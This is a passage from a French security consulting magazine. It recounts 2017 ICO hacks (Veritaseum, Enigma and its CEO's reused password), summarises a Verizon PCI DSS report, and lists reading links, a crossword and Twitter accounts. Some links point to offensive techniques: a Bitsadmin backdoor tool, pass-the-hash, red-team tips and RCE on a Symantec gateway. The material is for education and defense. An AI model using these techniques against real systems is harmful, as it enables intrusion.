Veritaseum est une application de trading décentralisée, qui a réalisé et complété sa première ICO le 26 mai 2017. Deux mois après, le portefeuille de la société a été piraté. Peu d'informations ont filtré sur l'origine du piratage, mais les dirigeants ont confirmé que 36 000 VERI (les jetons vendus contre participation aux investisseurs lors de la levée de fond) avaient été dérobés. Ces jetons ont ensuite été revendus pour environ 8 millions de dollars.

Enigma

Enfin, en août, c'est Enigma qui a été la dernière victime. Alors que l'entreprise se prépare à lancer sa première ICO, un attaquant parvient à prendre le contrôle du site internet, du compte Slack, et de la liste de diffusion de la société. Une fois ces trois points sous contrôle, il lance un faux appel pour récolter des fonds, en utilisant l'adresse d'un portefeuille qu'il contrôle.

Les membres les plus imprudents de la communauté verseront en tout 1500 Ether (environ 368 000 €). L'information sur le caractère malveillant de la demande de fond et sur le piratage d'Enigma ne tarde pas à être diffusée, mais le mal est déjà fait.

« L'envolée des prix de l'Ether, le climat de " Far-West " qui règne lors des ICO, l'absence totale de régulation, ou encore l'attractivité que représente une technologie aussi jeune que prometteuse sont autant de facteurs qui attirent les pirates et qui devraient motiver les jeunes entreprises à redoubler de vigilance quant à leur sécurité. »

On apprendra quelques jours plus tard que c'est le compte du PDG, Guy Zyskind, qui a été piraté. Il utilisait le même mot de passe sur l'ensemble de ses comptes. Mot de passe qui a été découvert dans la base de données du site Ashley Madison, volée en ... 2015.

Comble de l'ironie, Guy Zyskind vantait il y a quelques semaines, l'importance de l'authentification à deux facteurs durant une interview donnée à Business Insider, alors qu'il ne l'avait vraisemblablement pas mis en place sur son propre compte...

> Conclusion

Ethereum n'est donc la cause d'aucune des attaques de ces derniers mois et aucun défaut de sécurité majeur n'est aujourd'hui à déplorer.

Ces attaques sont finalement dues à 3 piratages web assez « classiques » et une erreur de développement qui l'est tout autant. Ces défauts de sécurité sont monnaie courante, mais les sommes en jeu ici n'ont rien d'ordinaire.

L'envolée des prix de l'Ether, le climat de « Far-West » qui règne lors des ICO, l'absence totale de régulation, ou encore l'attractivité que représente une technologie aussi jeune que prometteuse sont autant de facteurs qui attirent les pirates et qui devraient motiver les jeunes entreprises à redoubler de vigilance quant à leur sécurité.

Visiblement, les leçons ne sont toujours pas retenues et les attaques les plus simples fonctionnent toujours. Sauf qu'ici elles peuvent coûter plusieurs millions de dollars en l'espace de quelques minutes...

Lexique

Blockchain : La chaîne de bloc (ou « blockchain ») peut être vue comme un grand livre comptable dans lequel toutes les transactions effectuées sont soigneusement retranscrites. Ce livre serait dupliqué chez l'ensemble de ses utilisateurs, et ces derniers auraient la possibilité de le lire dans son ensemble, d'ajouter de nouvelles entrées, mais pas d'en modifier le contenu préalablement validé, le rendant par conséquent « inviolable ».

Le whitepaper du mois

par Adrien GUINAULT

> Rapport annuel de Verizon sur la sécurité des moyens de paiement

Verizon vient de publier son rapport annuel sur la sécurité des moyens de paiement

Acteur reconnu dans ce domaine et fort de son implémentation mondiale, Verizon a pu faire un bilan sur l'évolution annuelle de la sécurité dans ce domaine et la progression du standard PCI DSS sur le terrain.

Tout au long de son rapport, Verizon donne des chiffres et des statistiques intéressantes sur l'application du standard :

- le maintien de la certification de leurs clients ;
- les exigences les plus et les moins maintenues dans le temps ;
- les tendances par secteur d'activité ;
- la proportion de contrôles compensatoires en fonction des chapitres du standard ;
- le niveau de conformité des sociétés ayant connu une intrusion ;
- Etc.

La statistique importante à retenir : 55,4% seulement des audités réussissent à maintenir le niveau de sécurité exigé par le standard pendant les 6 premiers mois suivant leur certification !

Ce chiffre qui reste en progression chaque année devrait faire réagir les RSSI concernés...

Les deux rapports (un managérial et l'autre technique) sont disponibles aux adresses suivantes :

http://www.verizonenterprise.com/resources/2017_payment_security_report_executive_summary_en_xg.pdf

http://www.verizonenterprise.com/resources/2017_payment_security_report_technical_report_en_xg.pdf

revue du web

Ce mois-ci nous intégrerons deux nouvelles rubriques : actualités et trucs et astuce ainsi que des mots croisés.

Stéphane AVI

> Reading letter
Sujets plus ou moins techniques à creuser

> Les mots croisés de la sécu
Sauriez-vous le terminer ?

> Twitter
Sélection de comptes Twitter

> Reading letter

Outil pour parser les fichiers SRUM (System Resource Usage Monitor)
#Forensic
https://github.com/MarkBaggett/srum-dump
https://isc.sans.edu/forums/diary/System+Resource+Utilization+Monitor/21927/
https://files.sans.org/summit/Digital_Forensics_and_Incident_Response_Summit_2015/PDFs/Windows8SRUMForensicsYogeshKhatri.pdf

Méthode pour aller chercher des données sur un système NTFS endommagé
#Forensic #Windows
https://eforensicsmag.com/extracting-data-damaged-ntfs-drives-andrea-lazzarotto

Retrouver les clefs backups DAPI depuis l'Active Directory
#ActiveDirectory #Windows
https://www.dsinternals.com/en/retrieving-dpapi-backup-keys-from-active-directory/

Acquisition mémoire sous Windows 10 and Server 2016
#Forensic #Windows
http://dfstream.blogspot.com/2017/08/memory-acquisition-and-virtual-secure.htmlæ

Revue de la configuration des contrôles d'accès sur AWS S3
#Pentest #AWS
https://labs.detectify.com/2017/07/13/a-deep-dive-into-aws-s3-access-controls-taking-full-control-over-your-assets/

Utiliser Windows File Auditing en mode Honeypot
#Forensic #Windows
https://labs.mwrinfosecurity.com/blog/using-windows-file-auditing-to-detect-honeyfile-access/

Analyse des timestamp sous Windows
#Forensic
https://www.meridiandiscovery.com/articles/date-forgery-analysis-timestamp-resolution/

RCE à partir d'un mot de passe faible sur une Mail Gateway Symantec
#Pentest
https://pentest.blog/unexpected-journey-5-from-weak-password-to-rce-on-symantec-messaging-gateway/

Utiliser Bitsadmin en tant que Backdoor
#Backdoor
https://github.com/3gstudent/bitsadminexec


Outil d'identification d'attaque réseau
#Reseau #Defense
https://www.blackhillsinfosec.com/identify-network-vulnerabilities-networkrecon-ps1

Meilleures Pratiques pour sécuriser un Active Directory
#ActiveDirectory #Windows
https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory

Guide pour le respect de la Vie Privée sous Windows 10
#Windows
https://www.ssi.gouv.fr/guide/restreindre-la-collecte-de-donnees-sous-windows-10/

Collection de Tips "Red Team"
#Pentest
https://threatintel.eu/2017/06/03/red-teaming-tips-by-vincent-yiu/


Article sur la clarification du correctif anti-PTH (KB2871997) & LocalAccountTokenFilterPolicy
#Pentest
http://www.harmj0y.net/blog/redteaming/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy/




Note : certains mots sont des anglicismes et les espaces entre deux mots ont été supprimés

Horizontal	Vertical
3. Malware ayant la capacité de communiquer par onde sonore	1. Attache de l'ANSSI, de l'IHEDN et de l'INHESJ
7. Vulnérabilité de contournement d'authentification sur SNMP	2. Type de serveur qu'on retrouve dans le monde du malware
14. Logiciel comptable ukrainien à l'origine de la propagation du malware notPetya	4. Nom d'une vulnérabilité liée à l'implémentation d'une instruction x86
15. 11.4 du standard PCI DSS	5. Canal de communication full-duplex sur un socket TCP pour les navigateurs et les serveurs web
16. Gardien des enfers conçu pour éviter le risque d'interception frauduleuse des mots de passe des utilisateurs	6. Unité de Hacker d'élites
18. Nom du service de cybersurveillance de XMCO	7. Protocole réseau de niveau 2 permettant de déterminer une topologie réseau sans boucle
19. Témoin de connexion	8. Série télévisée impliquant un hacker
20. Glaneur de cellules mémoires	9. Donne le droit de visiter les usines Wonka
21. Ransomware le plus répandu	10. Frise chronologique utilisée par des investigateurs numériques
22. Algorithmes pour éviter que des ressources partagées d'un système ne soient utilisées en même temps	11. Château des illusions
22. Algorithmes pour éviter que des ressources partagées d'un système ne soient utilisées en même temps	12. Évènement préféré des RSSI
	13. Ver s'inspirant de Wannacry et utilisant 7 outils d'exploitation dérobés à la NSA
	17. Standard informatique permettant des échanges de textes dans différentes langues

> Sélection des comptes Twitter suivis par le CERT-XMCO

mandatory/MattBryant		https://twitter.com/IAmMandatory
Selena Larson		https://twitter.com/selenalarson
Miroslav Stampar		https://twitter.com/stamparm
Mikko Hypponen		https://twitter.com/mikko
Ben Ten (0xA)		https://twitter.com/Ben0xA
Gerome Billois		https://twitter.com/gbillois
John Matherly		https://twitter.com/achillean
Ben Hawkes		https://twitter.com/benhawkes
hasherezade		https://twitter.com/hasherezade
Francisco Alonso		https://twitter.com/revskills



> Remerciements

Photographie

pichenettes
https://www.flickr.com/photos/_pichenettes_/1797059580

Nicolas Alejandro
https://www.flickr.com/photos/nalejandro/16129077942

Marco Verch
https://www.flickr.com/photos/149561324@N03/34947490494

Angel Ortega
https://www.flickr.com/photos/kahlua_jones/12919747823

Bernardo Bozza
https://www.flickr.com/photos/57770435@N02/7345764900

dotConferences
https://www.flickr.com/photos/97226415

blondyimp
https://www.flickr.com/photos/blondyimp/2592439007

Michael Levine-Clark
https://www.flickr.com/photos/39877441@N05/4598828503

Freepik
http://www.freepik.com/

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
https://www.xmco.fr/actusecu/

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711